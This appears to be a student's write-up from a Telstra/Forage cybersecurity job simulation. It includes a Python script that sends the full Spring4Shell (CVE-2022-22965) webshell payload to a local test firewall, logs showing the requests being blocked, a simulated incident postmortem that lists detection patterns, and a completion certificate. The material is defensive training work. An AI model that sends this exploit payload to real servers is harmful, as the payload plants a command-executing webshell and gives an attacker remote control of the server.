
```
# www.theforage.com - Telstra Cyber Task 3
# Test Requester


import http.client


host = "localhost"
port = 8000


def main():
    target = "%s:%s" % (host, port)
    print("[+] Beginning test requests to: %s" % target)
    successful_responses = 0


    for x in range (0,5):
        payload = "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))
%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()
%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))
%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/
ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="
        print("[%s/5]: Making test request to %s with payload: %s" % (x + 1, target, payload))
        conn = http.client.HTTPConnection(target)


        conn.request('POST', '/tomcatwar.jsp', payload,  {
            "suffix": "%>//",
            "c1": "Runtime",
            "c2": "<%",
            "DNT": "1",
            "Content-Type": "application/x-www-form-urlencoded",
        })
        response = conn.getresponse()
        status_code = response.status
        if status_code == 200:
            successful_responses += 1
        print("Response status code: %s" % status_code)
        print("=============")


    print("[+] Test completed.")
    print("[+] Successful responses: %s/5" % successful_responses)


if __name__ == "__main__":
    main()
```

**Figure 5: Running the ‘test_requester.py’ script**



```
Desktop — -zsh — 125×52
macdesk@Jays-Mac-mini ~ % cd ~/Desktop
macdesk@Jays-Mac-mini Desktop % python3 test_requester.py

[+] Beginning test requests to: localhost:8080
[1/5]: Making test request to localhost:8080 with payload: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.
getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%2
0byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.
module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipe
line.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.mod
ule.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Response status code: 403
=============
[2/5]: Making test request to localhost:8080 with payload: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.
getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%2
0byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.
module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipe
line.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.mod
ule.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Response status code: 403
=============
[3/5]: Making test request to localhost:8080 with payload: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.
getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%2
0byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.
module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipe
line.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.mod
ule.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Response status code: 403
=============
[4/5]: Making test request to localhost:8080 with payload: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.
getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%2
0byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.
module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipe
line.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.mod
ule.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Response status code: 403
=============
[5/5]: Making test request to localhost:8080 with payload: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.
getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%2
0byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.
module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipe
line.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.mod
ule.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Response status code: 403
=============
[+] Test completed.
[+] Successful responses: 0/5
macdesk@Jays-Mac-mini Desktop %
```

**Figure 6: Reading the results from the firewall server**



Desktop — Python firewall_server.py — 99×60

```
macdesk@Jays-Mac-mini Desktop % python3 firewall_server.py

Starting firewall server on port 8080...
Received POST request with data: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%
20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20
int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D
-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent
.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.f
irst.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateForm
at=
127.0.0.1 - - [24/Sep/2024 22:41:23] "POST /tomcatwar.jsp HTTP/1.1" 403 -
Malicious request blocked. Try again hackers :)
Received POST request with data: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%
20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20
int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D
-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent
.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.f
irst.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateForm
at=
127.0.0.1 - - [24/Sep/2024 22:41:23] "POST /tomcatwar.jsp HTTP/1.1" 403 -
Malicious request blocked. Try again hackers :)
Received POST request with data: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%
20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20
int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D
-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent
.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.f
irst.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateForm
at=
127.0.0.1 - - [24/Sep/2024 22:41:23] "POST /tomcatwar.jsp HTTP/1.1" 403 -
Malicious request blocked. Try again hackers :)
Received POST request with data: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%
20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20
int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D
-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent
.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.f
irst.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateForm
at=
127.0.0.1 - - [24/Sep/2024 22:41:23] "POST /tomcatwar.jsp HTTP/1.1" 403 -
Malicious request blocked. Try again hackers :)
Received POST request with data: class.module.classLoader.resources.context.parent.pipeline.first.p
attern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%
20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20
int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D
-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.re
sources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent
.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.f
irst.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateForm
at=
127.0.0.1 - - [24/Sep/2024 22:41:23] "POST /tomcatwar.jsp HTTP/1.1" 403 -
Malicious request blocked. Try again hackers :)
```

## Task 4: Incident Postmortem

*Review the scenario below. Then complete the tasks and activites.*

**Scenario**

The firewall rule worked in stopping the malware attack, 2 hours after the attack began.

After an incident has occurred, it’s best practice to document and record what has happened. A common report written after an incident is a postmortem, which covers a timeline of what has occurred, who was involved in responding to the incident, a root cause analysis and any actions which have taken place.

The purpose of the postmortem is to provide a ‘paper trail’ of what happened, which may be used in future governance, risk, or compliance audits, but also to educate the team on what went down, especially for those on the team who weren’t involved.

**Here is your task**

For this task, create an incident postmortem of the malware attack, covering the details you have picked up in the previous tasks.

Make sure to include when the incident started and the root cause. Remember, the more detail the better.

Justin Goncalves
Telstra Security Operations

## Incident Postmortem: Spring4Shell Malware Attack

### Summary

At 2022-03-20T03:16:34Z, a malware attack leveraging the Spring4Shell vulnerability (CVE-2022-22965) was detected on the company's external network. The attack was identified through a spike in network traffic in the firewall logs, indicating malicious activity targeting critical infrastructure. I immediately triaged the threat as part of the Security Operations Center (SOC) team and notified the Networks and Infrastructure teams to aid in mitigating the attack. The incident was classified as high severity due to the critical role of the external network in company operations. The attack persisted for approximately two hours before the malicious traffic was blocked by a custom firewall rule that was developed during the response.

### Impact

The malware attack severely affected the external network, a critical asset for the company's operations. The attack rendered key services on the network temporarily unavailable, disrupting business processes and resulting in a noticeable service downtime. The downtime directly impacted productivity, security operations, and general business continuity. While no sensitive data was compromised, the service impairment raised significant concerns about potential future vulnerabilities if the issue wasn't resolved promptly.

### Detection

The incident was detected immediately through an analysis of the firewall logs, which showed a continuous bypass action targeting the external network. The firewall dashboard reflected a massive surge in network traffic, which coincided with multiple unauthorized requests in the firewall logs. Upon analyzing the logs further, it was clear that the requests were attempting to exploit the Spring4Shell vulnerability. I was able to correlate the activity with the Proof of Concept (PoC) payload provided in the earlier stages of analysis, confirming that the malicious traffic was consistent with known Spring4Shell exploitation attempts.

### Root Cause

The root cause of the incident was a Remote Code Execution (RCE) exploit using the Spring4Shell vulnerability (CVE-2022-22965), which affects Spring MVC applications running on JDK 9+ and deployed via Apache Tomcat as a WAR. The attacker exploited the vulnerability to issue malicious commands to the external network. The attack was particularly potent due to the critical nature of the infrastructure targeted, making it imperative that the attack be contained and resolved quickly.

### Resolution

The incident was resolved by implementing a custom firewall rule using Python to block malicious traffic targeting the external network. After analyzing the malicious patterns identified in the Proof of Concept payload, I used Python to develop a firewall rule that filtered out requests containing known attack patterns, such as  "Content-Type:application/x-www-form-urlencoded", "cmd=", "tomcatwar.jsp", and more. Using the test_requests.py script, I simulated the attack to ensure that my firewall was functioning as intended. Once the rule was deployed, the firewall successfully blocked all further malicious requests, and the network was restored to normal functionality only two hours after the incident.

## Action Items

**Incident Response Actions:**

- Notified the Networks and Infrastructure teams to monitor the external network for additional suspicious activity.
- Implemented a custom firewall rule to block further malicious traffic.

**Future Actions:**


- Update all systems running the Spring Framework to versions 5.3.18+ or 5.2.20+ to eliminate the Spring4Shell vulnerability.
- Conduct more penetration tests to uncover any remaining vulnerabilities across the network infrastructure.
- Enhance monitoring and logging mechanisms to detect such attacks earlier and ensure a quicker response in future incidents.
- Conduct a review session with the SOC and technical teams to discuss lessons learned and improve our incident response strategy.

## Personal Reflection

Participating in the Telstra Cybersecurity Program has given me valuable hands-on experience in dealing with real-world cybersecurity incidents. Through each task, I gained a deeper understanding of how to analyze firewall logs, identify vulnerabilities, and respond to malware attacks using tools like Python and HTTP servers. By working on tasks such as creating a custom firewall rule to block malicious traffic, I was able to develop my problem-solving skills and gain practical experience in analyzing threat patterns, which are essential for any Security Operations Center (SOC) environment. Learning how to triage threats, collaborate with other teams and departments, and implement technical mitigations provided me with a well-rounded approach to incident response.

This experience has further solidified my understanding of how cybersecurity analysts manage and respond to incidents, especially in fast-paced environments where timing is crucial. The program not only helped me strengthen my technical skills but also emphasized the importance of teamwork, communication, and attention to detail when it comes to incident resolution and documentation. As I continue my journey toward becoming a cybersecurity professional, the practical skills I acquired in this program will undoubtedly be useful, allowing me to contribute effectively in future SOC roles by applying what I’ve learned to safeguard critical infrastructure.

## Certificate of Completion



Telstra

Forage

Inspiring and empowering future professionals

**Justin Goncalves**

**Cybersecurity Job Simulation**

Certificate of Completion

September 25th, 2024

Over the period of August 2024 to September 2024, Justin Goncalves has completed practical tasks in:

Responding to a malware attack
Analysing the attack
(Technical) Mitigate the malware attack
Incident Postmortem

[illegible]

**Tom Brunskill**
CEO, Co-Founder of Forage

Enrolment Verification Code 9t9MDfBRPxuoCEnjg | User Verification Code rCsmcFfq94jiPnW64 | Issued by **Forage**